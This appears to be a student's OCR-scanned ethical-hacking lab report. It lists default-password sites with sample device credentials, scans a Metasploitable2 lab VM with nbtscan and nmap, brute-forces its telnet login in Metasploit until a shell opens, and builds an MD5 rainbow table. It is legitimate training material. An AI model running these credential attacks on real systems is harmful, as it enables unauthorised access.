
PRACTICAL – 5

AIM: Labs of System Hacking.

1. **List out the various online sites/tools for default passwords. You have to search on web except following.**

https://redoracle.com/PasswordDB/ : Part of the SecLists project, this repository includes a collection of default credentials used during security assessments.




https://bizuns.com/default-passwords-list :

Default Passwords List

A few default device passwords that have come in handy over the years... **Drop me a line** if you have some to add and we would gladly do so :D

Manufacturer	Product	User ID	Password
Swissvoice	IP 10S	target	password
SMC	SMCWBR14-G	(none)	smcadmin
Signamax	065-7726S	admin	admin
Zebra	10/100 Print Server	admin	1234
Flowpoint	100 IDSN	admin	admin
Telindus	1124	n/a	(none)

https://github.com/many-passwords/many-passwords : A repository containing a CSV file with default credentials, including vendor, model/software name, version, access type, username, password, privileges, and notes.



https://defaultpwd.com/ : An online database updated daily, categorizing default passwords for various hardware types like access points, UPS batteries, BIOS, cameras, and more.

Default passwords online database

Updated daily

About

Category	Manufacturer		
Access Point	2wire	Giga	Phoenix v1.14
UPS Battery	3COM	Grandstream	Pirelli
BIOS	3M	Greatspeed	Planet
Camera	3ware	Guru	Planex
Codec	Accelerated Networks	GVC	Polycom
Firewall/Router	ACCTON	HP	Prestigio
Modem	Aceex	Huawei	Prolink
NAS/SAN	Actiontec	iblitzz	Promise
PBX	ADC Kentrox	IBM	Proxim
Print Server	Addon	iDirect	Psion Teklogix
RAID Controller	ADIC	ihoi	Pyramid Computer
Server	adtran	IMAI	QLogic
Switch/Hub	Advantek Networks	inchon	Quintum Technologies Inc.
Other	Aethra	infacta	Radware
	AirTies RT-210	Infoblox	Raidzone
	ALCATEL	Infosmart	Ramp Networks
	Allied Telesyn	INOVA	RedHat
	Allnet	Integral Technologies	Research
	Alteon	Intel	Ricoh

2. Exploit the telnet credential (login/password) of metasploitable2 (Target System) from Kali machine (Attacker Machine).

a. nbtscan -r 192.168.152.128 /24

```
└─$ nbtscan -r 192.168.152.128/24
Doing NBT name scan for addresses from 192.168.152.128/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.152.1    DEVICE-OF-SHERE  <server>  <unknown>        00:50:56:c0:00:08
192.168.152.128  <unknown>                  <unknown>
192.168.152.129  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.152.255 Sendto failed: Permission denied
```

b. nmap -sV 192.168.152.129

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.152.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-23 11:14 EDT
Nmap scan report for 192.168.152.129
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:1F:15:49 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
```

c. Open Terminal in KALI and run “msfconsole”.

d. To find the modules running for the telnet run command “search telnet”

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```


```
msf6 > search telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                    2018-01-22       excellent  No     AsusWRT LAN Unauthenticated Remote Code Ex
ecution
   2   auxiliary/server/capture/telnet                       .                normal     No     Authentication Capture: telnet
   3   auxiliary/scanner/telnet/brocade_enable_login         .                normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11       average    Yes    CCProxy telnet Proxy Ping Overflow
   5     \_ target: Automatic                                .                .          .      .
   6     \_ target: Windows 2000 Pro All - English           .                .          .      .
   7     \_ target: Windows 2000 Pro All - Italian           .                .          .      .
   8     \_ target: Windows 2000 Pro All - French            .                .          .      .
   9     \_ target: Windows XP SP0/1 - English               .                .          .      .
   10    \_ target: Windows XP SP2 - English                 .                .          .      .
   11  auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal     No     Cisco IOS telnet Denial of Service
   12  auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal     No     D-Link DIR-600 / DIR-300 Unauthenticated R
emote Command Execution
   13  exploit/linux/http/dlink_diagnostic_exec_noauth       2013-03-05       excellent  No     D-Link DIR-645 / DIR-815 diagnostic.php Co
mmand Execution
   14    \_ target: CMD                                      .                .          .      .
   15    \_ target: Linux mipsel Payload                     .                .          .      .
   16  exploit/linux/http/dlink_dir300_exec_telnet           2013-04-22       excellent  No     D-Link Devices Unauthenticated Remote Comm
and Execution
   17  exploit/unix/webapp/dogfood_spell_exec                2009-03-03       excellent  Yes    Dogfood CRM spell.php Remote Command Execu
tion
   18  exploit/freebsd/telnet/telnet_encrypt_keyid           2011-12-23       great      No     FreeBSD telnet Service Encryption Key ID B
uffer Overflow
   19    \_ target: Automatic                                .                .          .      .
   20    \_ target: FreeBSD 8.2                              .                .          .      .
   21    \_ target: FreeBSD 8.1                              .                .          .      .
   22    \_ target: FreeBSD 8.0                              .                .          .      .
```

e. use module number 72 which is related to telnet login vulnerability by using the command “use 72” or “use auxiliary/scanner/telnet/telnet_login”

f. To see the possible options running in the module run the command: “show options”

```
msf6 > use 72
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

g. Create 2 files users.txt and passwords.txt on the Location: /home/kali/users.txt and /home/kali/passwords.txt



h. set RHOSTS 192.168.152.129

i. set USER_FILE /home/kali/users.txt

j. set PASS_FILE /home/kali/passwords.txt

k. set STOP_ON_SUCCESS true

l. show options (verify the set options)

m. run

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.152.129
RHOSTS => 192.168.152.129
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > j.set PASS_FILE /home/kali/passwords.txt
[-] Unknown command: j.set. Run the help command for more details.
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.152.129
RHOSTS => 192.168.152.129
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting           Required  Description
   ----              ---------------           --------  -----------
   ANONYMOUS_LOGIN   false                     yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                         yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                      no        Create a new session for every successful login
   DB_ALL_CREDS      false                     no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                     no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                     no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                      no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                    no        A specific password to authenticate with
   PASS_FILE         /home/kali/passwords.txt  no        File containing passwords, one per line
   RHOSTS            192.168.170.131           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23                        yes       The target port (TCP)
   STOP_ON_SUCCESS   true                      yes       Stop guessing when a credential works for a host
   THREADS           1                         yes       The number of concurrent threads (max one per host)
   USERNAME                                    no        A specific username to authenticate as
   USERPASS_FILE                               no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                     no        Try the username as the password for all users
   USER_FILE         /home/kali/users.txt      no        File containing usernames, one per line
   VERBOSE           true                      yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.152.129:23    - No active DB -- Credential data will not be saved!
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: admin:admin123 (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: admin:123abc (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: admin:guest (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: admin:xyz123 (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: admin:qwert (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: administrator:admin123 (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: administrator:123abc (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: administrator:guest (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: administrator:msfadmin (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: administrator:xyz123 (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: administrator:qwert (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: guest:admin123 (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: guest:123abc (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: guest:guest (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: guest:msfadmin (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: guest:xyz123 (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: guest:qwert (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: msfadmin:admin123 (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: msfadmin:123abc (Incorrect: )
[-] 192.168.152.129:23    - 192.168.152.129:23 - LOGIN FAILED: msfadmin:guest (Incorrect: )
[+] 192.168.152.129:23    - 192.168.152.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.152.129:23    - Attempting to start session 192.168.152.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.152.128:39209 → 192.168.152.129:23) at 2025-04-23 11:20:57 -0400
[*] 192.168.152.129:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3. Password cracking using Rainbow table tool.

Many of the applications and operating systems are stored the password in hash. Hash function is the one-way function which convert the text into hash code.


Rainbow table:

a. Calculate the hash using “HashCalc” tool. (Choose the MD5 algorithm)


Example:

Plain Text: abc (Calculate the Hash using HashCalc tool)

Hash (MD5): 900150983cd24fb0d6963f7d28e17f72



b. Generate the rainbow table using the tool rainbowcrack. Download rainbowcrack form the link: http://project-rainbowcrack.com/ and extract it.



Note:

Syntax of rtgen program of rainbowcrack:

rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index

3.1 rtgen md5 loweralpha-numeric 1 7 0 3800 1000000 0

```
C:\rainbowcrack-1.8-win64>rtgen md5 loweralpha-numeric 1 7 0 3800 1000000 0
rainbow table md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset name:           loweralpha-numeric
charset data:           abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex:    61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35
36 37 38 39
charset length:         36
plaintext length range: 1 - 7
reduce offset:          0x00000000
plaintext total:        80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
131072 of 1000000 rainbow chains generated (1 m 12.4 s)
262144 of 1000000 rainbow chains generated (41 m 16.7 s)
393216 of 1000000 rainbow chains generated (0 m 48.5 s)
524288 of 1000000 rainbow chains generated (1 m 14.6 s)
655360 of 1000000 rainbow chains generated (0 m 44.0 s)
786432 of 1000000 rainbow chains generated (0 m 52.0 s)
917504 of 1000000 rainbow chains generated (0 m 32.0 s)
1000000 of 1000000 rainbow chains generated (0 m 19.2 s)
```


3.2 rtsort


```
C:\rainbowcrack-1.8-win64>rtsort .
.\md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt:
5607813120 bytes memory available
loading data...
sorting data...
writing sorted data...
```


3.3 rcrack_gui md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt -h 900150983cd24fb0d6963f7d28e17f72

Note: After run the above command and GUI open but does not display anything else then perform following:

1. Click “File” and select the “Add Hashes”. Enter the hash in pop up window.
2. Click “Rainbow Table” and select “Search Rainbow Tables..”. Here you have to load the file “md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt”





